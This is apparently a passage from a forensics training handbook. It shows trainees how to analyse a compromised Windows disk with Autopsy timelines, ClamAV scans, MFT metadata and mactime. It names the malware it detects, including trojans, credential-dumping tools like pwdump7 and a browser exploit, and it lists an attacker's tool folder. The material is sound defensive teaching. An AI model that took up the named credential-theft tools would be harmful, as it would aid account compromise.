
Create a file activity timeline which will be quite useful during later analysis. To create a timeline, select partition C:\ and click "File Activity Time Lines".




Select all options as presented on the screenshot below and click "Ok":




Now Autopsy will start the analysis of the filesystem on the C:\ partition. Depending on the partition size and number of files this might take some time.



Fill the form as presented on the screenshot below and click “Ok”.



As a result timeline will be created. Path to this file is <case_path>/Windows/output/timeline-aug2016.txt.



If opening a timeline in a browser leads to a browser crash try opening it in a text editor (e.g. vim, nano).

Timeline: Training:Windows - Mozilla Firefox (as superuser)									
Timeline: Training:Wi... x									
localhost:9999/autopsy?body=vol3&mod=6&view=1&submod=8&case=Training&host=Windows&inv=Trainee Search									
CREATE DATA FILE CREATE TIMELINE VIEW TIMELINE VIEW NOTES HELP ? CLOSE X									
< Jul 2016 Summary Sep 2016 >									
<input style="width: 100px; height: 20px; margin: 0 auto;" type="button" value="Aug 2016"/>									
<pre>Mon Aug 01 196608 m.c. r/rwxrwxrwx 0 0 23686-128-1 C:/Windows/System32/WDI/{86432a0b-3c7d-4ddf-a89c-172faa90485d}/{95edc3ba-fad7-46be-99ed-a45efc4326a9}/snapshot 2016 07:34:26 Mon Aug 01 98304 .a.b r/rwxrwxrwx 0 0 1576-128-4 C:/Windows/Logs/WindowsUpdate/WindowsUpdate.20160801.093441.223.1.etl 2016 07:34:41 144 macb r/rwxrwxrwx 0 0 1576-48-2 C:/Windows/Logs/WindowsUpdate/WindowsUpdate.20160801.093441.223.1.etl (\$FILE_NAME) Mon Aug 01 246 .a.b r/rwxrwxrwx 0 0 1578-128-1 C:/ProgramData/Microsoft/Search/Data/Applications/Windows/GatherLogs/SystemIndex/SystemIndex.6.gthr 2016 07:34:55 102 macb r/rwxrwxrwx 0 0 1578-48-2 C:/ProgramData/Microsoft/Search/Data/Applications/Windows/GatherLogs/SystemIndex/SystemIndex.6.gthr (\$FILE_NAME) 2 .a.b r/rwxrwxrwx 0 0 1582-128-1 C:/ProgramData/Microsoft/Search/Data/Applications/Windows/GatherLogs/SystemIndex/SystemIndex.6.Crwl 102 macb r/rwxrwxrwx 0 0 1582-48-2 C:/ProgramData/Microsoft/Search/Data/Applications/Windows/GatherLogs/SystemIndex/SystemIndex.6.Crwl (\$FILE_NAME) Mon Aug 01 246 m.c. r/rwxrwxrwx 0 0 1578-128-1 C:/ProgramData/Microsoft/Search/Data/Applications/Windows/GatherLogs/SystemIndex/SystemIndex.6.gthr 2016 07:35:04 2 m.c. r/rwxrwxrwx 0 0 1582-128-1 C:/ProgramData/Microsoft/Search/Data/Applications/Windows/GatherLogs/SystemIndex/SystemIndex.6.Crwl Mon Aug 01 201368 .a.b r/rwxrwxrwx 0 0 1586-128-4 C:/Users/Peter/AppData/Local/Microsoft/OneDrive/logs/Personal/SyncEngine-2016-8-1.735.3432.1.odl ...</pre>									

5.2 Antivirus scan

Perform an antivirus scan of the mounted filesystem.

```

enisa@training: ~$ clamscan -i -r /mnt/part_c/ > clamscan.txt
enisa@training: ~$ cat clamscan.txt
/mnt/part_c/Users/Peter/AppData/Local/Microsoft/Windows/INetCache/IE/R81B6P1C/3568226350[1].exe
: Win.Trojan.Xtreme-7 FOUND
/mnt/part_c/Users/Peter/AppData/Local/Mozilla/Firefox/Profiles/z0l7z3kd.default/cache2/entries/
394A23D50D9098F50B10713FD54607815F18FAB8: Html.Exploit.CVE_2012_3993-1 FOUND
/mnt/part_c/Users/Peter/AppData/Local/Temp/svchost.exe: Win.Trojan.Xtreme-7 FOUND
/mnt/part_c/Users/Peter/AppData/Roaming/EpUpdate/bpd/BrowserPasswordDump.exe: Win.Trojan.Agent-
1370681 FOUND
/mnt/part_c/Users/Peter/AppData/Roaming/EpUpdate/pwdump7.exe: Win.Trojan.Pwdump-1 FOUND
/mnt/part_c/Users/Peter/AppData/Roaming/HostData/update.exe: Win.Trojan.Xtreme-7 FOUND

----- SCAN SUMMARY -----
Known viruses: 4755129
Engine version: 0.98.7
Scanned directories: 18803
Scanned files: 117500
Infected files: 6
Data scanned: 7847.79 MB
Data read: 12881.35 MB (ratio 0.61:1)
Time: 752.425 sec (12 m 32 s)
enisa@training: ~$ 
    
```

5.3 Filesystem analysis


Start by searching on the timeline (either in browser or text editor) for update.exe file which was detected during the memory analysis.

Tue Aug 16 2016 13:02:57	61440	ma.b	r/rwrxrwxrwx	0 0	100775-128-3	C:/Users/Peter/AppData/Local/Temp/svchost.exe
	88	macb	r/rwrxrwxrwx	0 0	100775-48-2	C:/Users/Peter/AppData/Local/Temp/svchost.exe (\$FILE_NAME)
	2032	...b	r/r-x--x-x	0 0	101277-128-3	C:/Users/Peter/AppData/Roaming/Microsoft/Windows/GhCtxq8t.cfg
	90	...b	r/r-x--x-x	0 0	101277-48-2	C:/Users/Peter/AppData/Roaming/Microsoft/Windows/GhCtxq8t.cfg (\$FILE_NAME)
	61440	m.c.	r/rwrxrwxrwx	0 0	101285-128-4	C:/Users/Peter/AppData/Local/Microsoft/Windows/INetCache/IE/R81B6P1C/3568226350[1].exe
	82	macb	d/d-x--x-x	0 0	101286-48-2	C:/Users/Peter/AppData/Roaming/HostData (\$FILE_NAME)
	86	macb	r/r-x--x-x	0 0	101287-48-2	C:/Users/Peter/AppData/Roaming/HostData/update.exe (\$FILE_NAME)
	416	ma..	d/drwxrwxrwx	0 0	65415-144-5	C:/Users/Peter/AppData/Local/Microsoft/Windows/INetCache/IE/JGDRJ450
Tue Aug 16 2016 13:02:58	61440	..c.	r/rwrxrwxrwx	0 0	100775-128-3	C:/Users/Peter/AppData/Local/Temp/svchost.exe

Later at 13:03:04 according to standard \$STANDARD_INFORMATION attribute, update.exe MFT entry was changed. Note that 13:03:04 is also the time when update.exe process was created according to memory analysis.

Tue Aug 16 2016 13:03:04	1491	macb	r/rwrxrwxrwx	0 0	101231-128-4	C:/Users/Peter/AppData/Local/Mozilla/Firefox/Profiles/z0l7z3kd.default/cache2/entries/
	146	macb	r/rwrxrwxrwx	0 0	101231-48-2	C:/Users/Peter/AppData/Local/Mozilla/Firefox/Profiles/z0l7z3kd.default/cache2/entries/
	2032	mac.	r/r-x--x-x	0 0	101277-128-3	C:/Users/Peter/AppData/Roaming/Microsoft/Windows/GhCtxq8t.cfg
	90	mac.	r/r-x--x-x	0 0	101277-48-2	C:/Users/Peter/AppData/Roaming/Microsoft/Windows/GhCtxq8t.cfg (\$FILE_NAME)
	61440	..c.	r/r-x--x-x	0 0	101287-128-1	C:/Users/Peter/AppData/Roaming/HostData/update.exe
	1008670	..c.	r/rwrxrwxrwx	0 0	101298-128-3	C:/Users/Peter/AppData/Roaming/Microsoft/Windows/GhCtxq8t.xtr

Go back to the main Autopsy panel, choose partition C:\ and click “Analyze”.



Click "Meta Data" and enter 101287 as MFT Entry Number (value can be read from timeline).



MFT Entry Number: 101287

Pointed to by file: C:/Users/Peter/AppData/Roaming/HostData/update.exe

File Type: PE32 executable (GUI) Intel 80386, for MS Windows, UPX compressed

MD5 of content: 7e9f416689d0a361252b38b6fe132f39 -

SHA-1 of content: f45ab1375e5049bc17573f909991cfbd60e50cc9 -

Details:

MFT Entry Header Values:
 Entry: 101287 Sequence: 3
 \$LogFile Sequence Number: 1253134228
 Allocated File
 Links: 1

One pretty useful information for the forensic analysis that can be read from this page are MACB timestamp values as read from \$STANDARD_INFORMATION and \$FILE_NAME attributes.

\$STANDARD_INFORMATION Attribute Values:

Flags: Read Only, Hidden, System

Owner ID: 0

Security ID: 1172 (S-1-5-21-1623514716-2111984414-578690546-1001)

Last User Journal Update Sequence Number: 290676096

Created: 2005-06-03 07:01:04.013000000 (GMT)

File Modified: 2005-06-03 07:01:04.013000000 (GMT)

MFT Modified: 2016-08-16 13:03:04.169360400 (GMT)

Accessed: 2005-06-03 07:01:04.013000000 (GMT)

\$FILE_NAME Attribute Values:

Flags: Archive

Name: update.exe

Parent MFT Entry: 101286 Sequence: 3

Allocated Size: 61440 Actual Size: 0

Created: 2016-08-16 13:02:57.959113300 (GMT)

File Modified: 2016-08-16 13:02:57.959113300 (GMT)

MFT Modified: 2016-08-16 13:02:57.959113300 (GMT)

Accessed: 2016-08-16 13:02:57.959113300 (GMT)


Go back to the timeline and check what happened shortly before 13:02:57. Quick analysis should reveal that one second before 13:02:57 file 3568226350[1].exe was created.

Tue Aug 16 2016 13:02:56	420	.a.b	r/rwxrwxrwx	0 0	101282-128-1	C:/Users/Peter/AppData/Local/Mozilla/Firefox/Profiles/z0l7z3kd.default/cache2/entries/120E3605EC4A57B09C0396
	146	macb	r/rwxrwxrwx	0 0	101282-48-2	C:/Users/Peter/AppData/Local/Mozilla/Firefox/Profiles/z0l7z3kd.default/cache2/entries/120E3605EC4A57B09C0396
	420	.a.b	r/rwxrwxrwx	0 0	101284-128-1	C:/Users/Peter/AppData/Local/Mozilla/Firefox/Profiles/z0l7z3kd.default/cache2/entries/8E3D898722819D75305BBE
	146	macb	r/rwxrwxrwx	0 0	101284-48-2	C:/Users/Peter/AppData/Local/Mozilla/Firefox/Profiles/z0l7z3kd.default/cache2/entries/8E3D898722819D75305BBE
	61440	.a.b	r/rwxrwxrwx	0 0	101285-128-4	C:/Users/Peter/AppData/Local/Microsoft/Windows/INetCache/IE/R81B6P1C/3568226350[1].exe
	100	macb	r/rwxrwxrwx	0 0	101285-48-2	C:/Users/Peter/AppData/Local/Microsoft/Windows/INetCache/IE/R81B6P1C/3568226350[1].exe (\$FILE_NAME)
	420	.a.b	r/rwxrwxrwx	0 0	101289-128-1	C:/Users/Peter/AppData/Local/Mozilla/Firefox/Profiles/z0l7z3kd.default/cache2/entries/EE63825F56120184913F54
	146	macb	r/rwxrwxrwx	0 0	101289-48-2	C:/Users/Peter/AppData/Local/Mozilla/Firefox/Profiles/z0l7z3kd.default/cache2/entries/EE63825F56120184913F54


Moreover shortly before that, multiple Firefox cache files were created suggesting Firefox activity. Among those files there is a file in which ClamAV detected an exploit code.

Tue Aug 16 2016 13:02:53	1125	macb	r/rwxrwxrwx	0 0	101268-128-4	C:/Users/Peter/AppData/Local/Mozilla/Firefox/Profiles/z0l7z3kd.default/cache2/entries/394A23D50D9098F50B10713FD54607815F18FAB8
	146	macb	r/rwxrwxrwx	0 0	101268-48-2	C:/Users/Peter/AppData/Local/Mozilla/Firefox/Profiles/z0l7z3kd.default/cache2/entries/394A23D50D9098F50B10713FD54607815F18FAB8 (\$FILE_NAME)
	4886	macb	r/rwxrwxrwx	0 0	101269-128-4	C:/Users/Peter/AppData/Local/Mozilla/Firefox/Profiles/z0l7z3kd.default/cache2/entries/B875FA5FF062E1D9C6B5550C2A338395F4815200
	146	macb	r/rwxrwxrwx	0 0	101269-48-2	C:/Users/Peter/AppData/Local/Mozilla/Firefox/Profiles/z0l7z3kd.default/cache2/entries/B875FA5FF062E1D9C6B5550C2A338395F4815200 (\$FILE_NAME)
	9260	macb	r/rwxrwxrwx	0 0	101270-128-4	C:/Users/Peter/AppData/Local/Mozilla/Firefox/Profiles/z0l7z3kd.default/cache2/entries/E0FA626A10D95A9EF6C1628AAE973638AB45C3DD
	146	macb	r/rwxrwxrwx	0 0	101270-48-2	C:/Users/Peter/AppData/Local/Mozilla/Firefox/Profiles/z0l7z3kd.default/cache2/entries/E0FA626A10D95A9EF6C1628AAE973638AB45C3DD (\$FILE_NAME)
	608	macb	r/rwxrwxrwx	0 0	101271-128-4	C:/Users/Peter/AppData/Local/Mozilla/Firefox/Profiles/z0l7z3kd.default/cache2/entries/6A4D4B53A8A3AC48F8B58AC492D34210E55D64BA

Another way to browse filesystem is to use the Autopsy File Analysis utility. To do this, go to the main Autopsy panel and choose analysis of C:\ partition.



Next, navigate to C:\Users\Peter\AppData\Roaming where two suspicious directories EpUpdate and HostData are located (which were found in previous analysis).



DEL	Type dir / in	NAME	WRITTEN	ACCESSED	CHANGED	CREATED	SIZE	UID	GID	META
	d / d	.. /	2016-07-14 14:26:50 (GMT)	2016-07-14 14:26:50 (GMT)	2016-07-14 14:26:50 (GMT)	2016-07-14 14:26:50 (GMT)	344	0	0	62695-144-1
	d / d	.. /	2016-08-16 13:14:47 (GMT)	2016-08-16 13:14:47 (GMT)	2016-08-16 13:14:47 (GMT)	2016-07-14 14:26:50 (GMT)	56	0	0	62696-144-5
	d / d	Adobe /	2016-07-14 14:26:59 (GMT)	2016-07-14 14:26:59 (GMT)	2016-07-14 14:26:59 (GMT)	2016-07-14 14:26:59 (GMT)	264	0	0	62839-144-1
	d / d	EpUpdate /	2016-08-16 13:14:47 (GMT)	2016-08-16 13:14:47 (GMT)	2016-08-16 13:14:47 (GMT)	2016-08-16 13:14:47 (GMT)	56	0	0	280-144-5
	d / d	HostData /	2016-08-16 13:48:12 (GMT)	2016-08-16 13:48:12 (GMT)	2016-08-16 13:48:12 (GMT)	2004-02-12 03:06:08 (GMT)	352	0	0	101286-144-1

Open EpUpdate/ directory and inspect its contents.

Current Directory: C:/ /Users/ /Peter/ /AppData/ /Roaming/ /EpUpdate/											
ADD NOTE GENERATE MD5 LIST OF FILES											
DEL	Type	NAME	WRITTEN	ACCESSED	CHANGED	CREATED	SIZE	UID	GID	META	
d/d	dir/in/	2016-08-16 13:14:47 (GMT)	2016-08-16 13:14:47 (GMT)	2016-08-16 13:14:47 (GMT)	2016-07-14 14:26:50 (GMT)	56	0	0	62696-144-5	
d/d		./	2016-08-16 13:14:47 (GMT)	2016-08-16 13:14:47 (GMT)	2016-08-16 13:14:47 (GMT)	2016-08-16 13:14:47 (GMT)	56	0	0	280-144-5	
d/d		bpd/	2016-08-16 13:14:47 (GMT)	2016-08-16 13:14:47 (GMT)	2016-08-16 13:14:47 (GMT)	2016-08-16 13:14:47 (GMT)	288	0	0	286-144-1	
d/d		mktz/	2016-08-16 13:14:47 (GMT)	2016-08-16 13:14:47 (GMT)	2016-08-16 13:14:47 (GMT)	2016-08-16 13:14:47 (GMT)	480	0	0	369-144-1	
d/d		nircmd/	2016-08-16 13:14:47 (GMT)	2016-08-16 13:14:47 (GMT)	2016-08-16 13:14:47 (GMT)	2016-08-16 13:14:47 (GMT)	256	0	0	566-144-1	
d/d		nmap/	2016-08-16 13:49:24 (GMT)	2016-08-16 13:49:24 (GMT)	2016-08-16 13:49:24 (GMT)	2016-08-16 13:14:47 (GMT)	56	0	0	598-144-5	
r/r		passwords.txt	2016-08-16 13:14:47 (GMT)	2016-08-16 13:14:47 (GMT)	2016-08-16 13:14:47 (GMT)	2016-08-16 13:14:47 (GMT)	3700	0	0	61228-128-4	
d/d		pwdump/	2016-08-16 13:14:47 (GMT)	2016-08-16 13:14:47 (GMT)	2016-08-16 13:14:47 (GMT)	2016-08-16 13:14:47 (GMT)	264	0	0	61230-144-1	
d/d		ssh/	2016-08-16 13:14:47 (GMT)	2016-08-16 13:14:47 (GMT)	2016-08-16 13:14:47 (GMT)	2016-08-16 13:14:47 (GMT)	256	0	0	61377-144-1	
d/d		thc/	2016-08-16 14:05:29 (GMT)	2016-08-16 14:05:29 (GMT)	2016-08-16 14:05:29 (GMT)	2016-08-16 13:14:47 (GMT)	176	0	0	61380-144-5	
r/r		wdigest.req	2016-08-16 13:14:47 (GMT)	2016-08-16 13:14:47 (GMT)	2016-08-16 13:14:47 (GMT)	2016-08-16 13:14:47 (GMT)	322	0	0	86666-128-1	

Open new terminal window and change directory to the location of the previously generated *body* file (created by Autopsy during timeline preparation):

```
enisa@training:/usr/share/caine/report/autopsy/Training/Windows/output
File Edit View Search Terminal Help
enisa@training:~$ cd /usr/share/caine/report/autopsy/Training/Windows/output/
enisa@training:/usr/share/caine/report/autopsy/Training/Windows/output$ ls
body timeline-aug2016.txt timeline-aug2016.txt.sum
enisa@training:/usr/share/caine/report/autopsy/Training/Windows/output$
```

Next, using *mactime* tool generate small timeline and filter results using grep:

```
mactime -z GMT -b body -d 2016-08-16T13:03:00..2016-08-16T13:14:47 | grep
'C:/Users' | grep '\.exe'
-z - time zone specification
-b - path to body file
-d - output in comma delimited format (makes date present in each row)
```

```
enisa@training:/usr/share/caine/report/autopsy/Training/Windows/output
File Edit View Search Terminal Help
enisa@training:/usr/share/caine/report/autopsy/Training/Windows/output$ mactime -z GMT -b body -d 2016-08-16T13:03:00..2016-08-16T13:14:00 | grep 'C:/Users' | grep '\.exe'
Tue Aug 16 2016 13:03:04,61440,...c.,r/r--x--x--x,0,0,101287-128-1,"C:/Users/Peter/AppData/Roaming/HostData/update.exe"
Tue Aug 16 2016 13:10:03,6396274,...a.b,r/rrwxrwxrwx,0,0,89001128-3,"C:/Users/Peter/AppData/Local/Temp/54948tp.exe"
Tue Aug 16 2016 13:10:03,88,macb,r/rrwxrwxrwx,0,0,89001-48-2,"C:/Users/Peter/AppData/Local/Temp/54948tp.exe"("$FILE_NAME")
Tue Aug 16 2016 13:10:13,6396274,m.c.,r/rrwxrwxrwx,0,0,89001128-3,"C:/Users/Peter/AppData/Local/Temp/54948tp.exe"
enisa@training:/usr/share/caine/report/autopsy/Training/Windows/output$
```

5.4 Application logs analysis

On Windows 10, the Firefox profile is located at C:\Users\<name>\AppData\Roaming\Mozilla\Firefox, while cache files can be found at C:\Users\<name>\AppData\Local\Mozilla\Firefox.

Go to Users/Peter/AppData/Roaming/Mozilla/Firefox directory on the mounted partition:

```
enisa@training: /mnt/part_c/Users/Peter/AppData/Roaming/Mozilla/Firefox
File Edit View Search Terminal Help
